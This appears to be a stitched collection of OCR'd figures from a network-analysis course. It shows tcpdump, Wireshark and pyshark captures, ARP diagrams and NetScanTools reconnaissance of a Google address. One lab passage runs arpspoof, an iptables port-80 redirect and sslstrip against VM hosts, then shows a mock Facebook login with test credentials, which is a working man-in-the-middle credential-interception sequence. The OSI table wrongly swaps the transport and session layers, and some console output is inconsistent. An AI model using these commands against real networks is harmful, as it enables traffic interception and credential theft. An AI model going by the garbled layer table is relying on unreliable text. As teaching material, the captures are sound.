19:23:32.807765 IP 192.168.64.130.46953 > 192.168.64.2.domain: 26230+ A? www.google.com. (32)
19:23:32.807843 IP 192.168.64.130.46953 > 192.168.64.2.domain: 40564+ AAAA? www.google.com. (32)
19:23:32.814907 IP 192.168.64.130.33655 > 192.168.64.2.domain: 54202+ PTR? 2.64.168.192.in-addr.arpa. (43)
19:23:32.820481 IP 192.168.64.2.domain > 192.168.64.130.46953: 26230 2/0/0 CNAME forcesafesearch.google.com., A 216.239.38.120 (78)
19:23:32.823560 IP 192.168.64.2.domain > 192.168.64.130.46953: 40564 2/0/0 CNAME forcesafesearch.google.com., AAAA 2001:4860:4802:32::78 (90)
19:23:32.824299 IP 192.168.64.130.45735 > any-in-2678.1e100.net.https: UDP, length 1357
19:23:32.832083 IP 192.168.64.2.domain > 192.168.64.130.33655: 54202 NXDomain 0/1/0 (120)
19:23:32.832205 IP 192.168.64.130.34890 > 192.168.64.2.domain: 32443+ PTR? 130.64.168.192.in-addr.arpa. (45)
19:23:32.854191 IP 192.168.64.2.domain > 192.168.64.130.34890: 32443 NXDomain 0/1/0 (122)
19:23:32.891997 IP any-in-2678.1e100.net.https > 192.168.64.130.45735: UDP, length 1357
19:23:32.892707 IP 192.168.64.130.45735 > any-in-2678.1e100.net.https: UDP, length 1357
19:23:32.907289 IP any-in-2678.1e100.net.https > 192.168.64.130.45735: UDP, length 1357
19:23:32.907312 IP any-in-2678.1e100.net.https > 192.168.64.130.45735: UDP, length 1357
19:23:32.907315 IP any-in-2678.1e100.net.https > 192.168.64.130.45735: UDP, length 1357
19:23:32.907316 IP any-in-2678.1e100.net.https > 192.168.64.130.45735: UDP, length 1357
19:23:32.907505 IP 192.168.64.130.45735 > any-in-2678.1e100.net.https: UDP, length 42
19:23:32.908400 IP 192.168.64.130.41282 > any-in-2678.1e100.net.https: Flags [S], seq 2941951964, win 64240, options [mss 1460,sackOK,TS val 1583981901 ecr 0,nop,wscale 7], length 0
19:23:32.918527 IP 192.168.64.130.35691 > 192.168.64.2.domain: 31362+ PTR? 120.38.239.216.in-addr.arpa. (45)
19:23:32.926392 IP 192.168.64.2.domain > 192.168.64.130.35691: 31362 1/0/0 PTR any-in-2678.1e100.net. (80)

```

Layer Name	Examples
Layer 7 – Application	File Transfer Protocol (FTP)
Layer 6 – Presentation	Secure Socket Layer (SSL)
Layer 5 – Transport	Transport Control Protocol (TCP)
Layer 4 – Session	To maintain sessions at both ends
Layer 3 – Network	IP
Layer 2 – MAC or Logical Link	Frames
Layer 1 – Physical	Bits and bytes (RJ-45 connector)



Data Transfer flow



Wi-Fi

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

ip.addr == 192.168.100.139 && tls

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	52.98.61.34	192.168.100.139	TLSv1.2	97	Application Data
3	0.819881	13.107.42.14	192.168.100.139	TLSv1.2	146	Application Data

> Frame 1: 97 bytes on wire (776 bits), 97 bytes captured (776 bits) on interface \Device\NPF{B77A0D41-B757-48D4-89C0-2BAA3C3D73EF}, id 0

> Ethernet II, Src: HuaweiTe c8:80:f8 (48:8e:ef:c8:80:f8), Dst: 02:a2:10:36:89:14 (02:a2:10:36:89:14)

> Internet Protocol Version 4, Src: 52.98.61.34, Dst: 192.168.100.139

> Transmission Control Protocol, Src Port: 443, Dst Port: 50883, Seq: 1, Ack: 1, Len: 43

> Transport Layer Security

TLS

Ethernet

TCP Packet

IP Address Packet Initialize

Physical Wire

```

0000 02 a2 10 36 89 14 48 ef c8 80 f8 08 00 45 00 ...6..H.....E..
0010 00 53 04 53 40 00 f1 06 ee 99 34 62 3d 22 c0 a8 ..S@.....4b=...
0020 04 80 01 bb c6 c3 67 fa 5e 5a e0 da 66 cd 50 18 d....g.^Z..f.P..
0030 40 02 da 08 00 00 17 03 03 00 26 00 00 00 00 00 @.....&.....
0040 00 00 42 8f 2c 44 65 be b4 0e 6d 9d 22 56 ea aa ..B.,De...m:"V..
0050 a7 28 3b 4d bc d6 07 01 75 ce 99 67 64 0b 3b 91 .(;M....u..gd;.
0060 90

```

Capturing from VMware Network Adapter VMnet8

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Current filter: http

No.	Time	Source	Destination	Protocol	Length	Info
11	0.001426	192.168.64.1	192.168.64.130	HTTP	605	GET / HTTP/1.1
13	0.002331	192.168.64.130	192.168.64.1	HTTP	302	HTTP/1.1 304 Not Modified

> Frame 11: 605 bytes on wire (4840 bits), 605 bytes captured (4840 bits) on interface \

> Ethernet II, Src: VMware\_c0:00:08 (00:50:56:c0:00:08), Dst: VMware\_c6:8b:c4 (00:0c:29:

> Internet Protocol Version 4, Src: 192.168.64.1, Dst: 192.168.64.130

> Transmission Control Protocol, Src Port: 22653, Dst Port: 80, Seq: 1, Ack: 1, Len: 551

> Hypertext Transfer Protocol

```

0030 02 01 34 dc 00 00 47 45 54 20 2f 20 48 54 54 50 ...4...GET / HTTP
0040 2f 31 2e 31 0d 0a 48 6f 73 74 3a 20 31 39 32 2e /1.1..Host: 192.
0050 31 36 38 2e 36 34 2e 31 33 30 0d 0a 43 6f 6e 6e 168.64.1 30..Conn
0060 65 63 74 69 6f 6e 3a 20 6b 65 65 70 2d 61 6c 69 ection: keep-ali
0070 76 65 0d 0a 43 61 63 68 65 2d 43 6f 6e 74 72 6f ve..Cache-Contro
0080 6c 3a 20 6d 61 78 2d 61 67 65 3d 30 0d 0a 55 70 l: max-age=0..Up
0090 67 72 61 64 65 2d 49 6e 73 65 63 75 72 65 2d 52 grade-In secure-R
00a0 65 71 75 65 73 74 73 3a 20 31 0d 0a 55 73 65 72 equests: 1..User
00b0 2d 41 67 65 6e 74 3a 20 4d 6f 7a 69 6c 6c 61 2f -Agent: Mozilla/
00c0 35 2e 30 20 28 57 69 6e 64 6f 77 73 20 4e 54 20 5.0 (Win dows NT
00d0 31 30 2e 30 3b 20 57 69 6e 36 34 3b 20 78 36 34 10.0; Wi n64; x64
00e0 29 20 41 70 70 20 6c 65 57 65 6d 4b 69 74 2f 35 33 ) AppleW ebKit/53
00f0 37 2e 33 36 70 28 4b 48 54 62 4d 4c 2c 20 6c 69 6b 7.36 (KH TML, lik
0100 65 20 47 65 63 6b 6f 29 20 43 68 72 6f 6d 65 2f e Gecko) Chrome/
0110 31 30 30 2e 30 2e 34 38 39 36 2e 36 30 20 53 61 100.0.48 96.60 Sa
0120 66 61 72 69 2f 35 33 37 2e 33 36 20 45 64 67 2f fari/537 .36 Edg/
0130 31 30 30 2e 30 2e 31 31 38 35 2e 32 39 0d 0a 41 100.0.11 85.29..A
0140 63 63 65 70 74 3a 20 74 65 78 74 2f 68 74 6d 6c ccept: t ext/html

```

VMware Network Adapter VMnet8

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

tcp.stream eq 2

No.	Time	Source	Destination	Protocol	Length	Info
4 0.000343	192.168.64.1	192.168.64.130	TCP	66	22653 → 80 [SYN]	Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
6 0.000447	192.168.64.130	192.168.64.1	TCP	66	80 → 22653 [SYN, ACK]	Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 SACK_PERM=1 WS=128
8 0.000572	192.168.64.1	192.168.64.130	TCP	54	22653 → 80 [ACK]	Seq=1 Ack=1 Win=131328 Len=0
11 0.001426	192.168.64.1	192.168.64.130	HTTP	605	GET / HTTP/1.1	
12 0.001554	192.168.64.130	192.168.64.1	TCP	60	80 → 22653 [ACK]	Seq=1 Ack=552 Win=64128 Len=0
13 0.002331	192.168.64.130	192.168.64.1	HTTP	302	HTTP/1.1 304 Not Modified	

Frame 11: 605 bytes on wire (4840 bits), 605 bytes captured (4840 bits) on interface 0  
 Ethernet II, Src: VMware\_c0:00:08 (00:50:56:c0:00:08), Dst: VMware\_c6:8b:c4 (08:00:27:08:00:27)  
 Internet Protocol Version 4, Src: 192.168.64.1, Dst: 192.168.64.130  
 Transmission Control Protocol, Src Port: 22653, Dst Port: 80, Seq: 1, Ack: 1, Len: 0  
 Hypertext Transfer Protocol

GET / HTTP/1.1  
 Host: 192.168.64.130  
 Connection: keep-alive  
 Cache-Control: max-age=0  
 Upgrade-Insecure-Requests: 1  
 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4896.60 Safari/537.36 Edg/100.0.1185.29  
 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.9  
 Accept-Encoding: gzip, deflate  
 Accept-Language: en-US,en;q=0.9  
 If-None-Match: "30-5d7bf1ea5599b"  
 If-Modified-Since: Fri, 11 Feb 2022 14:45:36 GMT  
 HTTP/1.1 304 Not Modified  
 Date: Fri, 08 Apr 2022 18:22:37 GMT  
 Server: Apache/2.4.52 (Debian)  
 Last-Modified: Fri, 11 Feb 2022 14:45:36 GMT  
 ETag: "30-5d7bf1ea5599b"  
 Accept-Ranges: bytes  
 Keep-Alive: timeout=5, max=100  
 Connection: Keep-Alive

Filter Out This Stream Print Save as... Back Close


```
(deep@redteam)-[~/Desktop]
$ sudo tcpdump -i any -s 0 'tcp port http'
tcpdump: data link type LINUX_SLL2
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on any, link-type LINUX_SLL2 (Linux cooked v2), snapshot length 262144 bytes
00:32:08.703325 lo In IP localhost.38276 > localhost.http: Flags [S], seq 2728725582, win 65495, options [mss 65495,sackOK
,TS val 1474224744,ecnr 0,nop,wscale 7], length 0
00:32:08.703348 lo In IP localhost.http > localhost.38276: Flags [S.], seq 823175806, ack 2728725583, win 65483, options [
mss 65495,sackOK,TS val 1474224744,ecnr 1474224744,nop,wscale 7], length 0
00:32:08.703368 lo In IP localhost.38276 > localhost.http: Flags [.], ack 1, win 512, options [nop,nop,TS val 1474224744,ec
r 1474224744], length 0
00:32:09.139474 eth0 Out IP 192.168.64.130.55248 > 93.184.220.29.http: Flags [.], ack 1345457063, win 63920, length 0
00:32:09.139848 eth0 In IP 93.184.220.29.http > 192.168.64.130.55248: Flags [.], ack 1, win 64240, length 0
00:32:09.586641 lo In IP 192.168.64.130.59308 > 192.168.64.130.http: Flags [S], seq 1248533714, win 65495, options [mss 65
495,sackOK,TS val 2788646629,ecnr 0,nop,wscale 7], length 0
00:32:09.586670 lo In IP 192.168.64.130.http > 192.168.64.130.59308: Flags [S.], seq 3392908244, ack 1248533715, win 65483
, options [mss 65495,sackOK,TS val 2788646629,ecnr 2788646629,nop,wscale 7], length 0
00:32:09.586695 lo In IP 192.168.64.130.59308 > 192.168.64.130.http: Flags [.], ack 1, win 512, options [nop,nop,TS val 27
88646629,ecnr 2788646629], length 0
```

```
C:\Python3.9>python.exe -m pip install pyshark
Collecting pyshark
  Downloading pyshark-0.4.5-py3-none-any.whl (31 kB)
Requirement already satisfied: lxml in c:\python3.9\lib\site-packages (from pyshark) (4.8.0)
Collecting py
  Downloading py-1.11.0-py2.py3-none-any.whl (98 kB)
    | 98 kB 731 kB/s
Installing collected packages: py, pyshark
Successfully installed py-1.11.0 pyshark-0.4.5
```

```

C:\Python3.9>python.exe
Python 3.10.2 (tags/v3.10.2:a58ebcc, Jan 17 2022, 14:12:15) [MSC v.1929 64 bit (AMD64)] on win32
Type "help", "copyright", "credits" or "license" for more information.
>> import pyshark
>> capture = pyshark.LiveCapture(output_file="pyshark.pcap")
>> capture.sniff(timeout=20)
>>
>>
>> capture
LiveCapture (4424 packets)>

```



The screenshot shows the pyshark.pcap application window. The top menu bar includes File, Edit, View, Go, Capture, Analyze, Statistics, Telephony, Wireless, Tools, and Help. Below the menu is a toolbar with various icons. The main window displays a packet capture list with columns for No., Time, Source, Destination, Protocol, Length, and Info. The list shows several packets, including a TCP RST, ACK packet (No. 1) and several UDP packets (Nos. 2-12). The details pane at the bottom shows the selected packet (No. 1103) as an Ethernet II frame, Internet Protocol Version 4, and User Datagram Protocol.

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	52.113.194.132	192.168.100.139	TCP	60	443 → 3399 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
2	0.165656	192.168.100.1	142.250.201.33	UDP	188	63580 → 443 Len=146
3	0.231511	142.250.201.33	192.168.100.139	UDP	74	443 → 63580 Len=32
4	0.247738	192.168.100.1	142.250.201.33	UDP	77	63580 → 443 Len=35
5	0.410947	HuaweiTe_c8:8...	Broadcast	ARP	60	Who has 192.168.100.120? Tell 192.168.100.1
6	0.410947	192.168.100.1	224.0.0.251	MDNS	133	Standard query response 0x0000 PTR {"nm":"Redmi 10","as":["8194"],"ip":["194"]}.m
7	0.512485	142.250.201.33	192.168.100.139	UDP	12	443 → 63580 Len=1245
8	0.512485	142.250.201.33	192.168.100.139	UDP	12	443 → 63580 Len=1250
9	0.512485	142.250.201.33	192.168.100.139	UDP	12	443 → 63580 Len=1250
10	0.512485	142.250.201.33	192.168.100.139	UDP	12	443 → 63580 Len=1250
11	0.512485	142.250.201.33	192.168.100.139	UDP	12	443 → 63580 Len=1250
12	0.512485	142.250.201.33	192.168.100.139	UDP	12	443 → 63580 Len=1250

Frame 1103: 71 bytes on wire (568 bits), 71 bytes captured (568 bits) on interface \Device\NPF\_{B77A0D41-B757-48D4-89C0-2BAA3C3D73EF}, id 3  
 Ethernet II, Src: 02:a2:10:36:89:14 (02:a2:10:36:89:14), Dst: HuaweiTe\_c8:80:f8 (48:8e:ef:c8:80:f8)  
 Internet Protocol Version 4, Src: 192.168.100.139, Dst: 192.168.100.1  
 User Datagram Protocol, Src Port: 63969, Dst Port: 53

```

C:\Python3.9>python.exe
Python 3.10.2 (tags/v3.10.2:a58ebcc, Jan 17 2022, 14:12:15) [MSC v.1929 64 bit (AMD64)] on win32
Type "help", "copyright", "credits" or "license" for more information.
>>> import pyshark
>>> pcap_file = pyshark.FileCapture("C:\Python3.9\pyshark.pcap")
>>> pcap_file
<FileCapture C:\Python3.9\pyshark.pcap>
>>>

```

```

>> packet = pcap_file[1]
>> packet
UDP/DATA Packet>

```

```

>>> packet.ip.field_names
['version', 'hdr_len', 'dsfield', 'dsfield_dscp', 'dsfield_ecn', 'len', 'id', 'flags', 'flags_rb', 'flags_df', 'flags_m', 'frag_offset', 'ttl', 'proto', 'checksum', 'checksum_status', 'src', 'addr', 'src_host', 'host', 'dst', 'dst_host']
>>> packet.ip.src
'192.168.100.139'
>>> packet.ip.dst
'142.250.201.33'
>>> packet.ip.version
'4'
>>> packet.ip.src_host
'192.168.100.139'
>>> packet.ip.addr
'192.168.100.139'

```



```
>>> packet.pretty_print()
Layer ETH:
    Destination: 48:8e:ef:c8:80:f8
    Address: 48:8e:ef:c8:80:f8
    .... ..0. .... = LG bit: Globally unique address (factory default)
    .... ..0. .... = IG bit: Individual address (unicast)
    Source: 02:a2:10:36:89:14
    .... ..1. .... = LG bit: Locally administered address (this is NOT the factory default)
    .... ..0. .... = IG bit: Individual address (unicast)
    Type: IPv4 (0x0800)
    Address: 02:a2:10:36:89:14
Layer IP:
    0100 .... = Version: 4
    .... 0101 = Header Length: 20 bytes (5)
    Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
    0000 00.. = Differentiated Services Codepoint: Default (0)
    .... ..00 = Explicit Congestion Notification: Not ECN-Capable Transport (0)
    Total Length: 174
    Identification: 0x2718 (10008)
    Flags: 0x40, Don't fragment
    0... .... = Reserved bit: Not set
    .1.. .... = Don't fragment: Set
    ..0. .... = More fragments: Not set
    ...0 0000 0000 0000 = Fragment Offset: 0
    Time to Live: 128
    Protocol: UDP (17)
    Header Checksum: 0x55d7 [validation disabled]
    Header checksum status: Unverified
    Source Address: 192.168.100.139
    Destination Address: 142.250.201.33
Layer UDP:
    Source Port: 63580
    Destination Port: 443
    Length: 154
    Checksum: 0x739e [unverified]
    Checksum Status: Unverified
    Stream index: 0
    Timestamps
    Time since first frame: 0.000000000 seconds
    Time since previous frame: 0.000000000 seconds
    UDP payload (146 bytes)
DATA>>>
```

```
C:\Python3.9>python.exe
Python 3.10.2 (tags/v3.10.2:a58ebcc, Jan 17 2022, 14:12:15) [MSC v.1929 64 bit (AMD64)] on win32
Type "help", "copyright", "credits" or "license()" for more information.
>>> import pyshark
>>> pcap_file = pyshark.FileCapture("C:\Python3.9\dns-packets.pcap")
>>> pcap_file
<FileCapture C:\Python3.9\dns-packets.pcap>
>>> packet = pcap_file
>>> packet
<FileCapture C:\Python3.9\dns-packets.pcap>
>>> packet = pcap_file[1]
>>> packet
<UDP/DNS Packet>
>>> packet.ip.field_names
['version', 'hdr_len', 'dsfield', 'dsfield_dscp', 'dsfield_ecn', 'len', 'id', 'flags', 'flags_rb', 'flags_df', 'flags_mf', 'frag_offset', 'ttl', 'proto', 'che
'host', 'dst', 'dst_host']
```

## Queries

Name: ntp.msn.com  
Name Length: 11  
Label Count: 3  
Type: A (Host Address) (1)  
Class: IN (0x0001)  
Name: ntp.msn.com  
Type: CNAME (Canonical NAME for an alias) (5)  
Class: IN (0x0001)  
Time to live: 0 (0 seconds)  
Data length: 33  
CNAME: www-msn-com.a-0003.a-msedge.net  
Address: 204.79.197.203  
Request In: 1  
Time: 0.009753000 seconds  
ntp.msn.com: type A, class IN

## Answers

ntp.msn.com: type CNAME, class IN, cname www-msn-com.a-0003.a-msedge.net  
www-msn-com.a-0003.a-msedge.net: type CNAME, class IN, cname a-0003.a-msedge.net  
a-0003.a-msedge.net: type A, class IN, addr 204.79.197.203  
Name: www-msn-com.a-0003.a-msedge.net  
Name: a-0003.a-msedge.net  
Type: CNAME (Canonical NAME for an alias) (5)  
Type: A (Host Address) (1)  
Class: IN (0x0001)  
Class: IN (0x0001)  
Time to live: 0 (0 seconds)  
Time to live: 0 (0 seconds)  
Data length: 2  
Data length: 4  
CNAME: a-0003.a-msedge.net

0000	48 8e ef c8 80 f8 02 a2 10 36 89 14 08 00 45 00	H.....6....E.
0010	00 3c fd 3f 00 00 80 01 59 05 c0 a8 64 cc ac d9	<?...Y...d...
0020	12 2e 08 00 4c ec 00 01 00 6f 61 62 63 64 65 66	...L...oabcdef
0030	67 68 69 6a 6b 6c 6d 6e 6f 70 71 72 73 74 75 76	ghijklmn opqrstuv
0040	77 61 62 63 64 65 66 67 68 69	wabcdefg hi

RAW Data



Wireshark

Protocol Dissection

> Frame 341: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on interface \Device\NPF\_{B77A0D41-B757-48D4-89C0-2BAA3C3D73EF}, id 0  
> Ethernet II, Src: 02:a2:10:36:89:14 (02:a2:10:36:89:14), Dst: HuaweiTe\_c8:80:f8 (48:8e:ef:c8:80:f8)  
> Internet Protocol Version 4, Src: 192.168.100.204, Dst: 172.217.18.46  
> Internet Control Message Protocol



32-bit		
Hardware Type (16-bit)		Protocol Type (16-bit)
Hardware Length	Protocol Length	Opcode
Sender Hardware Address (aa:bb:cc:dd:ee:ff)		
Sender Protocol Address (192.168.1.20)		
Destination Hardware Address (??)		
Destination Protocol Address (192.168.1.22)		



The screenshot shows the Cisco Packet Tracer interface. On the left, a network topology is displayed with a switch labeled '2960-24TT Switch0' connected to two PCs labeled 'PC-PT PC1' and 'PC-PT PC0'. On the right, a table lists captured events:

Vis.	Time(sec)	Last Device
	2.139	--
	2.140	Switch0
	2.396	--
	2.397	Switch0
	2.397	Switch0
	4.398	--
	4.399	Switch0
	4.399	Switch0
	6.399	--
	6.400	Switch0
	6.400	Switch0
Visible	8.398	--

Below the table, there are buttons for 'Reset Simulation', 'Constant Delay' (checked), and 'Captured to: 8.398 s'. There are also 'Play Controls' buttons (play, stop, reset) and a list of 'Event List Filters - Visible Events' including ACL Filter, ARP, BGP, Bluetooth, CAPWAP, CDP, DHCP, DHCPv6, DNS, DTP, EAPOL, EIGRP, EIGRPv6, FTP, H.323, HSRP, HSRPv6, HTTP, HTTPS, ICMP, ICMPv6, IPSec, ISAKMP, IoT, IoT TCP, LACP, LLDP, Meraki, NDP, NETFLOW, NTP, OSPF, OSPFv6, PAgP, POP3, PPP, PPPoE, PTP, RADIUS, REP, RIP, RIPng, RTP, SCCP, SMTP, SNMP, SSH, STP, SYSLOG, TACACS, TCP, TFTP, Telnet, UDP, USB, VTP. At the bottom, there are buttons for 'Edit Filters', 'Show All/None', 'Event List', 'Realtime', and 'Simulation'.

The screenshot shows the Cisco Packet Tracer PC Command Line interface. The 'Desktop' tab is selected, and the 'Command Prompt' window is open. The output of the 'arp -a' command is displayed:

```

Cisco Packet Tracer PC Command Line 1.0
C:\>arp -a
No ARP Entries Found
C:\>arp -a
Internet Address      Physical Address      Type
192.168.1.20          0060.7060.a41b       dynamic
C:\>

```

On the right, a network topology is shown with a switch labeled '2960-24TT Switch0' connected to two PCs labeled 'PC-PT PC1' and 'PC-PT PC0'.

VMware Network Adapter VMnet8

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

arp

No.	Time	Source	Destination	Protocol	Length	Info
25	14.403811	VMware_c6:8b:...	VMware_ec:6f:d5	ARP	60	Who has 192.168.64.2? Tell 192.168.64.130

> Frame 25: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface \Device\NPF\_{1CD2A839-90A9-4FDC-A67E-C2C6522CC7ED}, id 0

> Ethernet II, Src: VMware\_c6:8b:c4 (00:0c:29:c6:8b:c4), Dst: VMware\_ec:6f:d5 (00:50:56:ec:6f:d5)

Address Resolution Protocol (request)

Hardware type: Ethernet(1)  
 Protocol type: IPv4 (0x0800)  
 Hardware size: 6  
 Protocol size: 4  
 Opcode: request (1)  
 Sender MAC address: VMware\_c6:8b:c4 (00:0c:29:c6:8b:c4)  
 Sender IP address: 192.168.64.130  
 Target MAC address: 00:00:00\_00:00:00 (00:00:00:00:00:00)  
 Target IP address: 192.168.64.2

```

0000  00 50 56 ec 6f d5 00 0c 29 c6 8b c4 08 06 00 01  -PV o... ).....
0010  08 00 06 04 00 01 00 0c 29 c6 8b c4 c0 a8 40 82  ..... )....@.
0020  00 00 00 00 00 00 c0 a8 40 02 00 00 00 00 00 00  ..... @. ....
0030  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .....
  
```

```


(deep@redteam)-[/]
$ sudo arpspoof -i eth0 -t 192.168.64.1 -r 192.168.64.153
0:c:29:c6:8b:c4 0:50:56:c0:0:8 0806 42: arp reply 192.168.64.153 is-at 0:c:29:c6:8b:c4
0:c:29:c6:8b:c4 0:c:29:47:18:e3 0806 42: arp reply 192.168.64.1 is-at 0:c:29:c6:8b:c4
0:c:29:c6:8b:c4 0:50:56:c0:0:8 0806 42: arp reply 192.168.64.153 is-at 0:c:29:c6:8b:c4
0:c:29:c6:8b:c4 0:c:29:47:18:e3 0806 42: arp reply 192.168.64.1 is-at 0:c:29:c6:8b:c4
  
```

```

ip.addr == 192.168.64.153 && http
(deep@redteam)-[~]
$ sudo iptables -t nat -A PREROUTING -p tcp --destination 80 -j
REDIRECT --to-port 8080
6652 240.949... 192.168.64.130 192.168.64.153 HTTP
6653 240.949... 192.168.64.130 192.168.64.153 HTTP
  
```

```

(deep@redteam)-[~]
$ sudo sslstrip -l 8080
sslstrip 1.0 by Moxie Marlinspike running...
6672 242.818... 192.168.64.130 192.168.64.153
6674 242.861... 192.168.64.153 192.168.64.130
6678 242.862... 192.168.64.153 192.168.64.130
6680 242.862... 192.168.64.130 192.168.64.153
  
```



## Facebook Login

**Verify your identity**  
Enter your password  
[Forgot your password? Reset your password](#)

Username:


test@test.com

Password:

....

☐ keep me logged in

Login





```
C:\Users\Legion>nslookup google.com
Server: UnKnown
Address: 192.168.100.1

Non-authoritative answer:
Name: google.com
Addresses: 2a00:1450:4006:802::200e
172.217.18.238
```

Time	Source	Destination	Protocol	Length	Info
680.37.103673	192.168.100.2...	172.217.18.238	TCP	55	45043 → 80 [ACK] Seq=1 Ack=1 Win=512 Len=1
681.37.179577	172.217.18.238	192.168.100.204	TCP	66	80 → 45043 [ACK] Seq=1 Ack=2 Win=256 Len=0 SLE=1 SRE=2
709.37.604385	192.168.100.2...	172.217.18.238	TCP	55	45042 → 80 [ACK] Seq=1 Ack=1 Win=512 Len=1
714.37.681795	172.217.18.238	192.168.100.204	TCP	66	80 → 45042 [ACK] Seq=1 Ack=2 Win=265 Len=0 SLE=1 SRE=2
723.41.988302	192.168.100.2...	172.217.18.238	TCP	55	45065 → 80 [ACK] Seq=1 Ack=1 Win=259 Len=1
724.42.070412	172.217.18.238	192.168.100.204	TCP	66	80 → 45065 [ACK] Seq=1 Ack=2 Win=256 Len=0 SLE=1 SRE=2
725.42.086473	192.168.100.2...	172.217.18.238	TCP	55	45066 → 80 [ACK] Seq=1 Ack=1 Win=257 Len=1

demo - NetScanTools® Pro Demo Version Build 5-19-2020 based on version 11.91

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Welcome [Click here to Buy Now!](#)

Automated Tools

Enter and Retrieve Data

View Automated Mode Reports

Enter the target here  
172.217.18.238 X

Target Type...

☒ IP Address (ie. 192.168.0.1, IPv4 only)

☐ Hostname or Domain Name (ie. example.com)

☐ Email Address (ie. user@example.com)

☐ URL (ie. http://www.example.com/page.html)

What information do you want? [Select All](#) [Clear All](#)

☒ Basic DNS Records (MX, NS, A, PTR, TXT etc.)

☒ DNS DIG +trace

☒ DNS IPv4/Hostname to ASN

☒ DNS Auth Serial Check

☒ DNS Verify

☒ DNS VOIP SRV Records

☒ IPv4 to Country

☒ Validate Email Address (contacts target's email server)

☒ Real Time Blacklist Check

☒ Finger Email Address (contacts target's finger server)

☒ Whois Information

☒ Ping Target (contacts target)

☒ Traceroute to Target (contacts target)

☒ Scan Common TCP/UDP Ports (scans target's ports)

☒ ARP Scan (your local subnet only)

☒ DHCP Server Discovery (your local subnet only)

☒ Devices Listening in Promiscuous Mode (local subnet only)

Using what you have entered, get the information.

Get Information About the Target

Stop

Whois in Progress

Add Note

Reports

Jump to...

DNS Tools - Core

DNS Tools - Advanced

IP to Country

Email Validate

Real Time Blacklist Check:

Finger

Whois

Ping

Traceroute

Port Scanner

ARP Scan

DHCP Server Discovery

Prom Mode Scanner

Settings...

☒ Use DNS defined in tool

☐ Use this DNS

DNS Server (IPv4)

192.168.100.1 X

Get Default DNS

☒ Use network interface defined in tool

☐ Use this network interface

Network Interface

vEthernet (VMware Network ) 2 (172.18.96.1) - Hyper-V Virtual Et

Manual Tools (all)

Favorite Tools

Active Discovery Tools

Passive Discovery Tools

DNS Tools

Packet Level Tools

External Tools

Application Info



#  
# Copyright 1997-2022, American Registry for Internet Numbers, Ltd.  
#

[End Query]

\*\*\*\*\*  
The following query requests IP specific information from another source.  
\*\*\*\*\*

Timestamp: 04/16/22 03:47:55  
[Search Query: 172.217.18.238, Whois Server Used: whois.pwhois.org]  
IP: 172.217.18.238  
Origin-AS: 15169  
Prefix: 172.217.18.0/24  
AS-Path: 8220 15169  
AS-Org-Name: Google LLC  
Org-Name: Google LLC  
Net-Name: GOOGLE  
Cache-Date: 1650005273  
Latitude: 37.405992  
Longitude: -122.078515  
City: Mountain View  
Region: California  
Country: United States of America  
Country-Code: US  
Route-Originated-Date: Apr 12 2022 05:25:02  
Route-Originated-TS: 1649741102

[End Query]


Test: Ping ICMPv4 Mode (WinPcap)					
Input: 172.217.18.238					
Reference: 1650070084					
Results:					
Ping	Responding IPv4	Bytes	Time (ms)	TTL	Status
1	172.217.18.238	32	77.116	116	0:0:Echo Reply
2	172.217.18.238	32	78.494	116	0:0:Echo Reply
3	172.217.18.238	32	76.174	116	0:0:Echo Reply
4	172.217.18.238	32	76.534	116	0:0:Echo Reply
5	172.217.18.238	32	77.099	116	0:0:Echo Reply
Test: Ping - Analysis					
Input: 172.217.18.238					
Reference: 1650070084					
Results:					
Pinged par10s10-in-f238.1e100.net [172.217.18.238] with 32 data bytes					
Start Time: Sat, 16 Apr 2022 03:48:00					
ANALYSIS: Target reached by one or more packets.					
Outgoing Packet DS Bits: 000 000 ECN: 00					
5 packets transmitted, 5 packets received, 0% packet loss					
Round Trip Time - min / avg / max / ave jitter = 76.174 / 77.083 / 78.494 / 1.156 (ms)					



Test: Traceroute  
Input: 172.217.18.238  
Reference: 1650070091  
Results:



Hop	IP Address	Hostname	Time (ms)	Country	Status
1	192.168.100.1	?	1	Unassigned or assigned to IANA.org	11:0:The hop limit expired in transit
2	84.235.125.3	84-235-125-3.saudi.net.sa	5	SAUDI ARABIA	11:0:The hop limit expired in transit
3	10.188.193.50	?	31	Unassigned or assigned to IANA.org	11:0:The hop limit expired in transit
4	10.188.193.45	?	8	Unassigned or assigned to IANA.org	11:0:The hop limit expired in transit
5	10.188.195.73	?	23	Unassigned or assigned to IANA.org	11:0:The hop limit expired in transit
6	72.14.209.8	?	79	UNITED STATES	11:0:The hop limit expired in transit
7	72.14.233.77	?	78	UNITED STATES	11:0:The hop limit expired in transit
8	108.170.244.177	?	81	UNITED STATES	11:0:The hop limit expired in transit
9	108.170.230.209	?	103	UNITED STATES	11:0:The hop limit expired in transit
10	216.239.35.200	?	91	UNITED STATES	11:0:The hop limit expired in transit
11	108.170.252.241	?	78	UNITED STATES	11:0:The hop limit expired in transit
12	72.14.232.49	?	78	UNITED STATES	11:0:The hop limit expired in transit
13	172.217.18.238	par10s10-in-f238.1e100.net	76	UNITED STATES	0:0 Echo Reply

79	-	TCP	No Response - Timeout
80	http	TCP	Port Active
88	-	TCP	No Response - Timeout
106	-	TCP	No Response - Timeout
110	-	TCP	No Response - Timeout
111	-	TCP	No Response - Timeout
119	-	TCP	No Response - Timeout
135	-	TCP	No Response - Timeout
137	-	TCP	No Response - Timeout
139	-	TCP	No Response - Timeout
143	-	TCP	No Response - Timeout
144	-	TCP	No Response - Timeout
179	-	TCP	No Response - Timeout
199	-	TCP	No Response - Timeout
